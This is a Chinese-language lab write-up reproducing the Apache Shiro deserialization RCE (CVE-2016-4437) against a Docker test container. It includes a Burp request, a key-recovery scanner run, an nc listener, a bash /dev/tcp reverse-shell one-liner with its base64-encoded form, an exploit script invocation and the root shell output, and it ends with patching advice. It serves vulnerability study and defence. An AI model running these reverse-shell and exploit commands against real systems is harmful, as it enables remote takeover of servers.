

Apache Shiro反序列化

阿乐你好 阿乐你好 2020-05-30 15:35:23

CVE-2016-4437 Apache Shiro反序列化

本次复现仅供学习使用，请勿非法他用。

本文参考弥天安全实验室玄魂 零组

♥01环境介绍

攻击机：192.168.184.1 (物理机)

受害机：192.168.184.131 (centos7 docker)

服务器：*.*.* (反弹公网)

工具：docker、burp、python3、nc、扫描反弹工具

Apache Shiro是一个强大且易用的Java安全框架,执行身份验证、授权、密码和会话管理。使用Shiro的易于理解的API,您可以快速、轻松地获得任何应用程序,从最小的移动应用程序到最大的网络和企业应用程序。

判断方法Burp抓包 是否有RememberMe字段等

漏洞版本：Apache Shiro<=1.2.4

♥02环境准备

我使用的是centos7 部署的docker

```
docker pull medicean/vulapps:s_shiro_1
docker run -d -p 88:8080 medicean/vulapps:s_shiro_1
```

```
[root@localhost ~]# docker run -d -p 88:8080 medicean/vulapps:s_shiro_1
7f3cfab58986eeeeaf6421ccab88b57617993721be42fc2a631ac7f32635e8403
[root@localhost ~]# docker ps -a
CONTAINER ID        IMAGE               COMMAND             CREATED
STATUS            PORTS              NAMES
7f3cfab58986       medicean/vulapps:s_shiro_1  "/usr/local/tomcat/b... " 20 minutes ago
Up 20 minutes      0.0.0.0:88->8080/tcp  zen_borg
```

阿乐你好

♥03漏洞复现

Target: http://192.1

Request

Raw Params Headers Hex

POST /login.jsp;jsessionid=990370F7A1CD7331C668EFD15AE7D475 HTTP/1.1
Host: 192.168.184.131:88
Content-Length: 42
Cache-Control: max-age=0
Origin: http://192.168.184.131:88
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.149 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.184.131:88/login.jsp;jsessionid=990370F7A1CD7331C668EFD15AE7D475
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7,zh-TW;q=0.6
Cookie: JSESSIONID=990370F7A1CD7331C668EFD15AE7D475
Connection: close

username=root&password=secret&submit=Login

Response

Raw Headers Hex

HTTP/1.1 302 Found
Server: Apache-Coyote/1.1
Set-Cookie: rememberMe=deleteMe; Path=/; Max-Age=0; Expires=Fri, 29-May-2020 07:07:48 GMT
Location: /
Content-Length: 0
Date: Sat, 30 May 2020 07:07:48 GMT
Connection: close

判断其使用为shiro
调用玄魂的扫描工具

```
Apache_shiro>shiro.exe -h 192.168.184.131:88
```

1 发现Apache shiro 命令执行漏洞--> 192.168.184.131:88 key: 2m0B3u3Bln0uaw

```
\Apache_shiro>_
```



判断存在漏洞 key的值也读取了

零组shiro的反序列化有两个反弹方法 本次调用的第二个方法

姿势二 【实战测试中，可能会有部分网站无法成功】


poc



首先我们在服务器中进行监听

```
nc -lvvp 1234
```

执行poc进行反弹shell



获取到shell

```
root@mt-sys-ocr-7dff47598d-gjqgq /# whoami
whoami
root
```



先去

<http://www.jackson-t.ca/runtime-exec-payloads.html>

进行bash转码 然后服务器监听

```
bash -i >& /dev/tcp/127.0.0.1/1234 0>&1
|
```

```
bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMjcuMC4wLjEvMTIzNCwPiYxCG==} | {base64,-d} |
{bash,-i}
```





```
C:\Users\Administrator\Desktop>nc64.exe -lvp 1234
listening on [any] 1234 ...
```



然后开始调用零组的shiro反弹工具（这个脚本有个坑 踩坑了很长时间 最后厚着脸去找ian解决了 你们可以先踩一下）
工具使用方法 python exp.py url加"" 括起来转码的反弹

```
python shiro_rce.py http://192.168.184.131:88 "bash -c {echo,Y
| {base64, -d} | {bash, -i}"
```

ShiroScan

By 斯文



Welcome To Shiro反序列化 RCE !

[*] 开始检测模块 Class1:CommonsBeanutils1

执行完毕 我们看自己的vpn服务器 反弹成功

```
C:\Users\Administrator\Desktop>nc64.exe -lvp 1234
```

```
listening on [any] 1234 ...
```

```
inverse host lookup failed: h_errno 11004: NO_DATA
```

```
connect to [redacted] from <UNKNOWN> [redacted] 35177: NO_DATA
```

```
bash: no job control in this shell
```

```
←[?1034h←[37;40m←[32;40mroot←[redacted]←[35;40mbin←[0m]#
```

```
←[37;40m←[32;40mroot←[3redacted]←[35;40mbin←[0m]# whoami
```

```
whoami
```

```
root
```

```
←[37;40m←[32;40mroot←[3redacted]←[35;40mbin←[0m]#
```



♥ 04 安全建议

- 1、升级Shiro到1.2.5及以上。
- 2、如果在使用过程中配置了默认的AES密钥，建议生成随机AES密钥使用。

文中可能有一些表述不对的地方，如果大家发现可以加我微信好友或者给公众号留言。